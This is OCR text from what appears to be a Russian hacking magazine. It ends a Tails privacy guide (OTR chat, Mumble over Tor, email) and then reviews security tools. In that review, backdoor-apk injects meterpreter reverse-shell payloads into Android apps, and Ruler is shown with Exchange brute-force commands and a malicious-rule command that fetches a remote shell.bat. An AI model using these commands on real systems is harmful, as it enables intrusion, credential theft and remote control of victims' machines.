
Общение

Теперь, когда мы обезопасили нашу информацию, можно приступить к ее передаче, то есть к общению. Начнем с Pidgeon. Он отлично годится в качестве клиента IRC, а в Tails его еще и немного усилили. В состав ОС включен Pidgeon с установленным плагином для протокола OTR. Именно он нам интересен больше всего. Избегая сложной математики, можно сказать, что этот протокол обеспечивает защищенную передачу данных с возможностью отречения, то есть доказать, что конкретное сообщение написано конкретным человеком, невозможно.

Прежде чем начать общаться с кем-то по протоколу OTR, нужно подключиться к серверу IRC. При этом очень важно удостовериться в использовании SSL. Tor шифрует трафик при передаче его между узлами, но, если ты не будешь использовать SSL, твой трафик будет передаваться в открытом виде до входного узла Tor и от выходного узла адресату. Некоторые узлы Tor забанены на серверах IRC, поэтому может потребоваться перезапуск Tor. Сделать это можно командой `/etc/init.d/tor restart`.

После того как соединение с сервером установлено, выбираем Buddies → New Instant Message.

В открывшемся окне диалога выбираем Not Private → Start Private Conversation.




reticulum.oftc.net

Conversation · Options · Send To · OTR

reticulum.oftc.net

```
(16:51:41) reticulum.oftc.net: (notice) *** Connected securely via TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256-128
004: hybrid-7.2.2+oftc1.7.1 CDGPRSabcdfgiklnorsuwxyz bciklmnopstvzeIMRS bklovel
(16:51:42) reticulum.oftc.net: (notice) Activating Cloak: 7XRAAAPAC.tor-irc.dnsbl.oftc.net
```

Font · Insert · Smile! · Attention! · Not private



Refresh private conversation

End private conversation


Authenticate buddy

ssayyedd@riseup.net/cd52364b-f6a4-4805-bec3-cc64bed114ef (terencethetester@riseup.net/Home)

Unverified

What's this?

Будет предложено три варианта для аутентификации: ввести ответ на секретный вопрос, который вы обсудили с собеседником заранее (в этом случае необходимо ввести один и тот же ответ, пробелы и регистр считаются); ввести общую «секретную» фразу; проверить fingerprint — это сорокасимвольная последовательность, идентифицирующая пользователя OTR.



Authenticate Buddy

Authenticate ssayyedd@riseup.net

Authenticating a buddy helps ensure that the person you are talking to is who he or she claims to be.

How would you like to authenticate your buddy?

Question and answer

- Question and answer
- Shared secret
- Manual fingerprint verification

Enter question here:

Enter secret answer here (case sensitive):

Help · Cancel · Authenticate

Теперь можно переписываться по OTR. Но как насчет голосового общения? Тут, увы, не все гладко. Поскольку Tails направляет весь трафик через Tor, возникает ряд проблем для голосового общения. Во-первых, большинство VoIP-программ используют UDP, в то время как через Tor возможна передача только пакетов TCP. Во-вторых, Tor не отличается скоростью и пакеты иногда приходят с сильной задержкой. Так что возможны задержки и разрывы связи.

Тем не менее существует OnionPhone, специальный плагин для TorChat. Неплохо справляется и Mumble, хотя этот вариант и менее безопасен. Чтобы Mumble работал через Tor, необходимо запускать его командой `torify mumble`, а также выбрать пункт Force TCP в сетевых настройках программы.

Электронная почта

Почту в Tails можно использовать точно так же, как и в других ОС. В стандартную сборку входит почтовый клиент Icedove, его настройки и ключи можно хранить в персистентном разделе. Важный нюанс, который следует иметь в виду при отправке писем, состоит в том, что заголовки (subject) не шифруются. Это не ошибка, а особенность реализации протокола, о которой нужно просто знать. Кроме того, файлы, передаваемые по электронной почте, рекомендуется шифровать.

Итого

Я описал лишь некоторые возможности Tails, но базовая сборка содержит внушительный набор дополнительных программ, которые тебе предстоит изучить самостоятельно. Рекомендую, к примеру, посмотреть софт для стирания метаданных файлов — он поможет тебе обезопасить себя еще лучше.

Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

Автор:
Dana James Traversie

URL:
github.com/dana-at-cp/backdoor-apk

Система:
Linux

APK С ПОДАРКОМ

Сегодня соорудить вредоносное приложение для ОС Android не составляет никакого труда. Следующий shell-скрипт просто доводит это до уровня детского сада.

Backdoor-apk одной простой командой добавляет собственный backdoor в любой APK-файл — занавес! Единственное, что необходимо, — сформировать нужное окружение для программы, чтобы она выполнила свои функции. Для этого на Linux-машине потребуется наличие Metasploit, Apktool, Android SDK, smali.

На данный момент в инструменте реализована вставка следующих полезных нагрузок:

- meterpreter/reverse_http;
- meterpreter/reverse_https;
- meterpreter/reverse_tcp;
- shell/reverse_http;
- shell/reverse_https;
- shell/reverse_tcp.

Все это очень знакомо и функционально. Так что сегодня любой школьник может скачать нужную APK из Google Play и вставить в нее backdoor. А затем стащить твой телефон со стола и заменить нормальное приложение на протрояненное, и ты этого даже не заметишь.

Авторы:
Computer Incident Response Center Luxembourg

URL:
github.com/CIRCL/AIL-framework


Система:
Linux

АНАЛИЗ УТЕЧЕК ИНФОРМАЦИИ

AIL — это модульный фреймворк для анализа потенциальных утечек информации в различных неструктурированных открытых источниках данных. Например, таком, как Pastebin. Благодаря своей гибкости AIL очень просто расширяется (модули на Python) новой функциональностью для обработки различной критичной информации. А благодаря крутому веб-интерфейсу он очень удобен и прост в работе. Большое количество различных схем и дашбордов позволяет быстро находить и анализировать нужную информацию.

Особенности:

- модульная архитектура для обработки потоков структурированной и неструктурированной информации;
- дефолтная поддержка сторонних ZMQ feeds, таких провайдеров, как CIRCL, и многих других;
- каждый модуль может обрабатывать и перерабатывать всю информацию, уже обработанную AIL;
- обнаружение и извлечение URL, включая их географическое положение (местоположение IP-адреса);
- извлечение и валидация потенциальных утечек номеров кредитных карт;
- извлечение и валидация утекших почтовых адресов, включая валидацию DNS MX;
- модуль извлечения .onion-адресов Tor (для дальнейшего анализа);
- извлечение и валидация потенциальных hostnames;
- модуль полнотекстовой индексации для индексации неструктурированной информации.



```
aaldraad  ~ > github.com > sensepost
.txt -passwords ~/passwords.txt -delay
 Starting bruteforce
 Failed: cindy.baker:P@ssw0rd
 Failed: henry.hammond:P@ssw0rd
 Failed: john.ford:P@ssw0rd
 Failed: henry.hammond:August2016
 Failed: cindy.baker:August2016
 Success: john.ford:August2016
 Multiple attempts. To prevent lockout
 Failed: henry.hammond:Evilcorp@2016
 Failed: cindy.baker:Evilcorp@2016
 Failed: henry.hammond:3V1lc0rp
 Failed: cindy.baker:3V1lc0rp
 Multiple attempts. To prevent lockout
 Failed: henry.hammond:Password1
 Success: cindy.baker:Password1
 Failed: henry.hammond:Password!2016
 Multiple attempts. To prevent lockout
```

Авторы:
SensePost

URL:
github.com/sensepost/ruler

Система:
Linux/Windows

АТАКУЕМ EXCHANGE-СЕРВЕР

Ruler — это инструмент на языке программирования Go для взаимодействия с Exchange-сервером через MAPI/HTTP-протоколы. Основное его предназначение — злоупотребление возможностями почтовых правил на стороне Outlook-клиента, как описано в блоге SilentBreak. Все это и автоматизирует Ruler.

Возможности программы:

- перечисление валидных пользователей;
- просмотр текущих правил конфигурации почты;
- создание новых вредоносных правил для почты;
- удаление почтовых правил.

При этом Ruler пытается в полуавтоматическом режиме взаимодействовать с Exchange и использовать сервис Autodiscover для обнаружения необходимой информации.


Пример bruteforce-атаки:

```
# ./ruler -domain evilcorp.ninja -brute ↵
    -usernames ~/users.txt -passwords ↵
    ~/passwords.txt -delay 0 -v -insecure
```

И пример получения shell:

```
# ./ruler -domain targetdomain.com -email ↵
    user@targetdomain.com -user username ↵
    -pass password -loc «\\\\yourserver\\↵
    webdav\\shell.bat» -trigger ↵
    «pop a shell» -rule maliciousrule
```

Более подробно об инструменте можно узнать в блоге авторов инструмента.



Авторы:
NCC Group Plc

URL:
github.com/nccgroup/hodor

Система:
Windows/Linux

HODOR FUZZER

Hodor — это фаззер общего назначения, который может быть использован и сконфигурирован при известных входных данных с известными разделителями для фаззинга определенных мест во входном буфере. По используемым алгоритмам он представляет собой что-то среднее между самым «тупым» и чуть «умным» фаззером при достаточно малых усилиях. Так что если ты хоть немного знаешь о файле, протоколе, формате или спецификации, то уже можно провести более умный фаззинг. При этом фаззер разрабатывался как очень портативный, и на целевой машине достаточно наличия только Python 2.7.

Особенности:

- поддержка текстовых и бинарных форматов;
- фаззинг всего файла, определенного диапазона данных в файле и данных между определенными разделителями для текстовых форматов;
- мутации: Millerfuzz, QuidProQuo (QPQ), TotesRand, BFlipper;
- наличие постмутационных обработчиков (подсчет контрольных сумм);
- выдача результата в stdout, сеть, файл на диск, параметры процесса;
- различные настройки производительности (итерации, задержки, потоки и так далее).

Авторы:
Soroush Dalili

URL:
github.com/irsdl/updated-SWFIntruder

Система:
Windows

SWFINTRUDER

SWFIntruder разрабатывался с использованием ActionScript, HTML и JavaScript. В итоге получился инструмент, сочетающий в себе лучшие свойства этих языков для анализа flash-файлов. Он загружает SWF-файлы в браузер с различными входными данными и смотрит на появляющиеся в процессе ошибки.

Для установки инструмента потребуется локальный веб-сервер с двумя разными hostname. Одно для открытия файла, второе — для пейлоадов. Рекомендуется использовать файл crossdomain.xml.

Первоначально инструмент разрабатывал Стефано ди Паола (Stefano Di Paola). SWFIntruder был одним из проектов OWASP, но не поддерживался с 2008 года. Это первый инструмент для тестирования безопасности SWF-файлов непосредственно в браузере, для поиска таких уязвимостей, как XSS и XSF (Cross Site Flashing). Сейчас проект перенесен на GitHub и вновь развивается, хотя и все еще достаточно сыр.

Файл config.js внутри папки js можно изменить и добавить новые векторы атаки.

Авторы:
segment-srl

URL:
github.com/segment-srl/htcap

Система:
Linux

HTCAP

Htcap — это сканер веб-приложений, который умеет обходить (crawl) одностраничные приложения (SPA, single page application) рекурсивным способом, перехватывая AJAX-вызовы и изменения DOM. Можно сказать, что htcap — это не просто сканер, поскольку он сосредоточен главным образом на обходе приложения и использовании сторонних инструментов для обнаружения уязвимых мест. Может применяться как для ручной проверки, так и для автоматической при тестах на проникновение современных веб-приложений.

Сканирование разделено на два этапа:

1. Обход цели и сбор как можно большего числа запросов (URLs, forms, AJAX и другие) и сохранение их в БД SQLite.
2. Запуск сканеров на запросы, сохраненные в базе данных.

А дальше результат сканирования можно просматривать с помощью любого просмотрщика SQLite.

Пример запуска на обход приложения:

```
$ htcap/htcap.py crawl target_address.local ↵
    target.db
```

Для запуска необходимо соблюсти несколько зависимостей:

- Python 2.7;
- PhantomJS v2;
- sqlmap (для sqlmap-модуля сканирования);
- Arachni (для Arachni-модуля сканирования).

Авторы:
videns

URL:
github.com/videns/vulners-scanner

Система:
Windows/Linux

VULNERS

Периодически возникает необходимость быстро проверить Linux-сервер на наличие уязвимостей, при этом нет времени или возможности поставить сканер типа Nexpose или Nessus. В таких случаях неоценимую помощь окажет сканер на базе vulners.com.

Сканер состоит из двух скриптов на Python.

LazyScanner.py представляет собой демонстрацию формата серверного API vulners.com. LinuxScanner.py же больше похож на самостоятельный сканер с опциональным сканированием запущенных на системе docker-контейнеров. На системе выполняется минимальное число команд: определение операционной системы и получение списка установленных пакетов. Вся остальная обработка идет на сервере, а среднее время обработки составляет менее 200 мс. Также энтузиасты написали playbook для системы Ansible, что позволяет производить удаленное сканирование.

Проект открытый и активно развивается, так что любые pull requests — welcome.

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 5

ТЕСТИРУЕМ ANVI SMART DEFENDER FREE, BAIDU ANTIVIRUS, IMMUNET ANTIVIRUS И ZILLYA!

84ckf1r3
84ckf1r3@gmail.com

ИНТРО

На заре MS-DOS компьютерных вирусов *писалось* по нескольку десятков в год. Сейчас же их *клепают* сотнями ежедневно, да и сам термин стал собирательным. Теперь это необязательно саморазмножающиеся программы, а любой код, который сочтут вредоносным. Ирония в том, что антивирусы сами стали похожи на зловреды. Они все более агрессивно интегрируются в систему, своевольничают и достают пользователей рекламой, мало от чего защищая. В этом легко убедиться по материалам наших тестов двадцати бесплатных антивирусов в прошлых номерах, да и сегодняшняя четверка совсем не выглядит «великолепной».

МЕТОДИКА ТЕСТИРОВАНИЯ

В прошлых статьях мы невольно сделали рекламу ресурсу Clean MX, в результате чего он не перенес бремени свалившейся на него славы и перешел в закрытый режим использования. Основатель проекта завален письмами, а где-то в гигабайтах электронной почты до сих пор лежит и наш запрос на доступ. Поэтому список угроз на этот раз составлялся из других источников. Основным стал перечень новых потенциально опасных сайтов от канадского специалиста по безопасности Джейсона Лэма (адрес не приводим, чтобы его веб-страницу не постигла та же участь).

В остальном методика не изменилась. Каждый антивирус был установлен в свою виртуальную машину — клон чистой Windows 10 Pro x86 с последними обновлениями. Поскольку мы тестировали именно поведение антивирусов, «Защитник Windows» и фильтр SmartScreen были отключены. Контроль учетных записей оставался активным, так как он включен у большинства пользователей и не влияет на работу антивирусов, выступая в качестве второй линии обороны. Последние версии бесплатных антивирусов загружались с официальных сайтов и обновлялись непосредственно перед началом эксперимента.

